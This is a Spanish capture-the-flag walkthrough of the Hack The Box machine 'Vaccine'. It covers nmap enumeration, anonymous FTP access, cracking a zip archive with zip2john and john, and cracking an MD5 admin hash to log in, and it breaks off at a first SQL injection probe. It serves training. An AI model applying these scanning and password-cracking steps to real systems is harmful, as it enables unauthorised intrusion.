
Máquina HTB Vaccine (Starting Point Tier 2)

1- Enumeración.

En primer lugar, realizamos una enumeración de puertos con nmap:

sudo nmap -p- --min-rate 5000 <IP de la máquina>




```
PORT     STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

-p-: Escanea todos los puertos TCP (1-65535).

--min-rate 5000: Establece una tasa mínima de 5000 paquetes por segundo para acelerar el escaneo.


Puede observarse que están abiertos los puertos **21 (FTP), 22 (SSH) y 80 (HTTP).** Pasamos a hacer una enumeración algo más profunda:
sudo nmap -p21,22,80 -sVC <IP de la máquina>



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.26
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

-sVC: Activa la detección de servicios y versiones en los puertos abiertos, incluyendo scripts para recopilar más información.


Por FTP está disponible la sesión **Anonymous**, que no requiere de contraseña, además de un fichero "**backup.zip**". Por lo demás, a parte del **puerto 80**, no hay nada más que sea relevante.



```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
```


Accedemos a la máquina por FTP aprovechando la sesión Anonymous.

ftp <IP de la máquina>




```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ ftp [redacted]
Connected to [redacted]
220 (vsFTPd 3.0.3)
Name ([redacted]:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Al hacer un listado (**ls**) vemos el mismo archivo que detectamos por nmap (**backup.txt**)



```
ftp> ls
229 Entering Extended Passive Mode (|||10609|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> 
```


Vemos en qué ruta estamos, si hay algún archivo más que pueda estar oculto. En principio, no hay nada más que sea importante.



```
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||10571|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Apr 13  2021 .
drwxr-xr-x    2 0        0            4096 Apr 13  2021 ..
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> 
```


Nos descargamos el archivo backup.zip y salimos de la sesión.

mget *



```
ftp> mget *
mget backup.zip [anpqy?]? y
229 Entering Extended Passive Mode (|||10190|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*************************************************************
226 Transfer complete.
2533 bytes received in 00:00 (4.16 KiB/s)
ftp> exit
221 Goodbye.
```

Comprobamos si realmente el archivo está comprimido, siendo así.



```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ ls
backup.zip

┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ file backup.zip
backup.zip: Zip archive data, made by v3.0

┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ 
```


Para descomprimir el archivo, necesitamos una contraseña que actualmente no tenemos. Podemos intentar comprobar contraseñas típicas, pero no resultará exitoso en principio.

Para obtener la contraseña, vamos a seguir los siguientes pasos:

- A través de la herramienta **zip2john**, extraer el core donde está la contraseña (**hash**), y extraerlo (lo guardamos en un archivo al que llamaremos, por ejemplo, "hashvaccine")

zip2john backup.zip > hashvaccine


cat hashvaccine



```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ zip2john backup.zip > hashvaccine
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06 ts
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A ts=
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ cat hashvaccine
backup.zip:$pkzip$2*1*1*0*8*24*5722*543fb39ed1a919ce7b58641a238e00f4cb3a826cfb1b8f4b225aa15c4ffda8fe72f60a82*2
a7ffefc181ef9f66d8d25e53c82afc7c1598fbc3fff28a17ba9d8cec9a52d66a11ac103f257e14885793fe01e26238915796640e893607
c2ceaef81beb5d3c2b94e588c58725a07fe4ef86c990872b652b3dae89b2fff1f127142c95a5c3452b997e3312db40aee19b120b85b90f
0764f108ed151ebc3648932f1e8befd9554b9c904f6e6f19cbded8e1cac4e48a5be2b250ddfe42f7261444fbed8f86d207578c61c45fb2
66607052bd59c0e861a7672356729e81dc326ef431c4f3a3cdaf784c15fa7eea73adf02d9272e5c35a5d934b859133082a9f0e74d31243
38947f35f43bb33217f71cbb0ec9f876ea75c299800bd36ec81017a4938c86fc7dbe2d412ccf032a3dc98f53e22e066defeb32f00a6f91
75d00a42f02c653f9168249747832500bfd5828eae19a68b84da170d2a55abeb8430d0d77e6469b89da8e0d49bb24dbfc88f27258be9cf
ac1acd841afcbf79474911196d8596f79862dea26f555c772bbd1d0601814cb0e5939ce6e4452182d23167a287c5a18464581baab1d5f7
a6a44a6e64ac208365180c1fa02bf4f627d5ca5c817cc101ce689afe130e1e6682123635a6e524e2833335f3a44704de5300b8d196df50
6bfc47ef62841079d41dbe4fd356f53afc211b04af58fe3978f0cf4b96a7a6fc7ded6e2fba800227b186ee598dbf0c14cbfa557056ca83
8e543b4b2a5b23bc17488464b2d0359602a45cc26e30cf166720c43d6b5a1fddcfd380a9c7240ea888638e12a4533cfee2c7040a2f293a
9327eb39e68690a8740fc9748483ba64f1d923edfc2754fc020bbfae77d06e8c94fba2a02612c0787b60f0ee78d21a6305fb97ad04bb56
8a2a9699ac0e5592e369fd6e87d677a1fe91c0d0155fd237bfd2dc49*$/pkzip$::backup.zip:style.css, index.php:backup.zip
```

- El hash obtenido, lo vamos a iterar con **john** mediante una lista (por ejemplo, **rockyou**), hasta que alguna de las credenciales de la lista coincida con dicho hash.

john --wordlist=/usr/share/wordlists/rockyou.txt hashvaccine




```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashvaccine
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ 
```

Si ya se crackeó anteriormente el mismo hash, aparecerá este mensaje. Esto quiere decir que este hash crackeado está almacenado en una memoria interna dentro de la Kali.

La forma de poder ver la contraseña es:

john --show hashvaccine




```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ john --show hashvaccine
backup.zip:741852963::backup.zip:style.css, index.php:backup.zip

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ 
```

La contraseña es **741852963**
También podemos ver que dentro hay un "style.css" y un "index.php"


- Una vez obtengamos la contraseña, podremos acceder al archivo backup.zip.

unzip backup.zip

Password: 741852963




```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css

┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ 
```



El archivo de mayor interés es el de **index.php**


Hecho esto, vamos a acceder a la web.

El siguiente paso es investigar la web. Esto se puede hacer de varias formas: con wappalyzer, viendo el código fuente o pasando el index.php a la ruta. Vemos que la página funciona con PHP.



A continuación, vamos a analizar el archivo index.php.


cat index.php



```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
```

Esta es la parte PHP del código. Podemos observar que aparecen el usuario **admin** y la contraseña hasheada (codificada en MD5) **2cb42f8734ea607eefed3b70af13bbd3**

Podemos desencriptar el hash desde la página **crackstation**. La password es **qwerty789**



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
2cb42f8734ea607eefed3b70af13bbd3
```

□ I'm not a robot


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Con estas credenciales ya podemos acceder a la página.



MegaCorp Login

admin

●●●●●●●●●




MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

Tras ver el código fuente y hacerse varias pruebas, vemos que el aspecto del contenido de la página es similar a una tabla (base de datos). No tiene por qué ser un motivo suficiente para que exista una relación con SQL, pero en este caso sí. Siguiendo este hilo, no vemos la columna ID.

Si introducimos una comilla (') en el buscador de arriba, aparece lo siguiente.



MegaCorp Car Catalogue

